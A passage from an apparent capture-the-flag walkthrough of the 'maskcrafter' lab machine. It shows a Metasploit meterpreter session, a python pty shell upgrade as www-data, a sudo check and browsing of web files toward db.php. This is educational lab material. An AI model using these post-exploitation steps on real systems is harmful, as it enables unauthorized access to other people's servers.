
```
msf5 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer    : maskcrafter
OS          : Linux maskcrafter 4.15.0-91-generic #92-Ubuntu SMP Fri Feb 28 1
1:09:48 UTC 2020 x86_64
Meterpreter : php/linux
meterpreter > shell
Process 2069 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@maskcrafter:/var/www/html/debug$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@maskcrafter:/var/www/html/debug$ 
```

As expected, this www-data user doesn't have sudo privileges.




```
www-data@maskcrafter:/var/www/html/debug$ sudo -l
sudo -l
[sudo] password for www-data: a

Sorry, try again.
```

While browsing the immediate file system, I found the file db.php which nikto reported told us about.




```
www-data@maskcrafter:/var/www/html/debug$ ls
ls
index.php
www-data@maskcrafter:/var/www/html/debug$  ls -a
 ls -a
.  ..  index.php
www-data@maskcrafter:/var/www/html/debug$ pwd
pwd
/var/www/html/debug
www-data@maskcrafter:/var/www/html/debug$ cd ..
cd ..
www-data@maskcrafter:/var/www/html$ ls
ls
db.php  functions.php  login.php   robots.txt
debug   index.php      logout.php  warning.php
www-data@maskcrafter:/var/www/html$ file db.php
file db.php
db.php: PHP script, ASCII text
www-data@maskcrafter:/var/www/html$
```

Using cat command, I open the file to see what's so interesting about this file that nikto told about.



